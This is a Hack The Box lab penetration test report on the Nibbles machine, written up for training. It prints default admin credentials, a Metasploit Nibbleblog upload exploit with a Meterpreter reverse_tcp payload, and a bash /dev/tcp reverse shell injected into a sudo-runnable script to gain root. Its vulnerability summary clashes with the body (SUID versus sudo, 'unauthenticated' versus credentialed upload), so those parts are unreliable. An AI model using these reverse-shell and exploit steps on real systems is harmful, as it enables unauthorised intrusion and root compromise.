

# Hack The Box Penetration Test Report

**Machine Name:** HTB-Nibbles

**Author:** Prince.

**Severity:** Critical

**Date:** 31st May 2025

## Table of Contents

- Executive Summary
- Risk Rating
- Methodology
- Target Information
- Reconnaissance
- Exploitation
- Privilege Escalation
- Remediation Recommendation
- Conclusion
- Proof of Access

## 1. Executive Summary

This penetration test targeted the Nibbles machine on the Hack The Box platform to assess its security posture and identify potential vulnerabilities. This assessment revealed several misconfigurations and weaknesses, including an exposed administrative interface and default credentials that allowed unauthorised access. Exploitation of these issues led to remote code execution and full system compromise, including privilege escalation to the root user. The vulnerabilities identified highlight common security oversights and underscore the need for proper access controls, credential hygiene, and patch management. Immediate remediation of the highlighted issues is recommended to enhance the system's security.

## 2. Risk Rating

Vulnerability	Likelihood	Impact	Risk Rating
Default Credentials	High	High	High
Insecure File Upload (Remote Code Execution)	High	Critical	Critical
Privilege Escalation via SUID Binary	Medium	High	High

### 3. Methodology

- Reconnaissance: Conducted an Nmap scan which revealed port 80 open, hosting a web application under the /nibbleblog/ directory.
- Enumeration: Identified default administrative credentials (admin:nibbles) allowing access to the blog's admin panel, which supported file uploads.
- Exploitation and Privilege Escalation: Gained initial access by uploading a PHP web shell via the admin interface. Subsequently, leveraged a misconfigured SUID binary to escalate privileges and obtain root access.
- Conclusion: Full system compromise was achieved through a combination of weak credentials, insecure file upload functionality, and improper privilege management. Findings were documented with corresponding remediation recommendations.

### 4. Target Information

- IP Address: 10.10.10.75
- Machine Name: HTB-Nibbles
- Operating System: Linux

### 5. Reconnaissance

Command Used:

```
sudo nmap -sT -sV -T4 10.10.10.75
```

Open Ports:

- 22/tcp - SSH (OpenSSH 7.2p2 Ubuntu 4ubuntu 2.2)
- 80/tcp - HTTP (Apache httpd 2.4.18)

## Nmap Scan

```
$sudo nmap -sT -sV -T4 10.10.10.75
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-05-05 08:05 UTC
Warning: 10.10.10.75 giving up on port because retransmission cap hit (6).
Nmap scan report for 10.10.10.75
Host is up (0.49s latency).
Not shown: 988 closed tcp ports (conn-refused)
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 7.2p2 Ubuntu 4ubuntu2.2 (Ubuntu Linux; pr
otocol 2.0)
80/tcp    open  http         Apache httpd 2.4.18 ((Ubuntu))
541/tcp   filtered uucp-rlogin
2004/tcp  filtered mailbox
2492/tcp  filtered groove
2500/tcp  filtered rtsserv
3517/tcp  filtered 802-11-iapp
3801/tcp  filtered ibm-mgr
3828/tcp  filtered neteh
3878/tcp  filtered fotogcad
14441/tcp filtered unknown
61900/tcp filtered unknown
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap
.org/submit/ .
```

## 6. Enumeration

- Accessed the web service running on port 80 which displayed a basic web interface.

```
http://10.10.10.75
```

- Reviewed the page source and identified a reference to the /nibbleblog/ directory.
- Navigated to /nibbleblog/ and discovered it was running the Nibbleblog CMS administrative interface.
- Identified a known vulnerability and located a relevant Metasploit module **exploit/multi/http/nibbleblog\_file\_upload**.

## 7. Exploitation

Initial access was obtained by exploiting a file upload vulnerability in the Nibbleblog CMS using Metasploit. A PHP Meterpreter payload was successfully uploaded, resulting in remote command execution and an active reverse shell.

## Steps to Reproduce

- **Started Metasploit Framework:**

```
msfconsole
```

- **Loaded Exploit Module:**

```
use exploit/multi/http/nibbleblog_file_upload
```

- **Configured Payload:**

```
set PAYLOAD php/meterpreter/reverse_tcp
```

- **Set Required Options:**

```
set RHOSTS 10.10.10.75
set RPORT 80
set TARGETURI /nibbleblog/
set USERNAME admin
set PASSWORD nibbles
set LHOST 10.10.16.13
set LPORT 4444
```

- **Executed Exploit:**

```
exploit
```

- **Gained Meterpreter session with user-level access.**

```
(Meterpreter 1)(/home/nibbler) > getuid
Server username: nibbler
```

## 8. Privilege Escalation

Privilege escalation was achieved by exploiting a misconfigured sudo permissions that allowed the low-privileged user to execute a specific script as root without authentication.

### Steps to Reproduce

- **Enumerated Sudo Permissions:** Identified that the user could run `/home/nibbler/personal/stuff/monitor.sh` as root without a password:

```
sudo -l
```

- **Injected Reverse Shell Payload:** Wrote a reverse shell command into the script:

```
echo 'bash -c "bash -i >& /dev/tcp/10.10.16.13/9999 0>&1"' > /home/nibbler/personal/stuff/monitor.sh
```


- **Started Listener on Attacker Machine:**

```
nc -nlvp 9999
```

- **Executed Script with Elevated Privileges:**

```
sudo /home/nibbler/personal/stuff/monitor.sh
```

- A reverse shell was established as root, completing the full system compromise.



The screenshot shows a terminal window with the following content:

```
[user@parrot]-[~/Desktop]
$ sudo nc -nlvp 9999
Listening on 0.0.0.0 9999
Connection received on 10.10.10.75 33608
bash: cannot set terminal process group (1347): Inappropriate ioctl for device
bash: no job control in this shell
root@Nibbles:/home/nibbler/personal/stuff# whoami
whoami
root
root@Nibbles:/home/nibbler/personal/stuff# id
id
uid=0(root) gid=0(root) groups=0(root)
```

## 9. Remediation Recommendation

- Remove or secure the Nibbleblog admin interface.
- Patch or replace vulnerable CMS components.
- Enforce strong authentication and access controls.
- Restrict and audit sudo permissions; apply least privilege.
- Regularly monitor web directories and remove unnecessary scripts.
- Conduct periodic vulnerability scans and system audits.

## 10. Conclusion

The Nibbles machine was compromised via a vulnerable CMS allowing unauthenticated file upload, followed by privilege escalation through misconfigured sudo permissions. This highlights the importance of secure configurations, proper access controls, and regular audits to prevent unauthenticated access and system compromise.

## 11. Proof of Access (Flags Captured)

- **user.txt**

```
(Meterpreter 1)(/home/nibbler) > ls
Listing: /home/nibbler
=====
Mode                Size  Type  Last modified          Name
----                -
100600/rw-----    0     fil   2017-12-29 10:29:56 +0000 .bash_history
040775/rwxrwxr-x  4096   dir   2017-12-11 03:04:04 +0000 .nano
100400/r-----   1855   fil   2017-12-11 03:07:21 +0000 personal.zip
100400/r-----    33     fil   2025-05-06 07:31:05 +0000 user.txt

(Meterpreter 1)(/home/nibbler) > cat user.txt
```

- **root.txt**

```
root@Nibbles:/# cd root
cd root
root@Nibbles:~# ls
ls
root.txt
root@Nibbles:~# cat root.txt
cat root.txt
```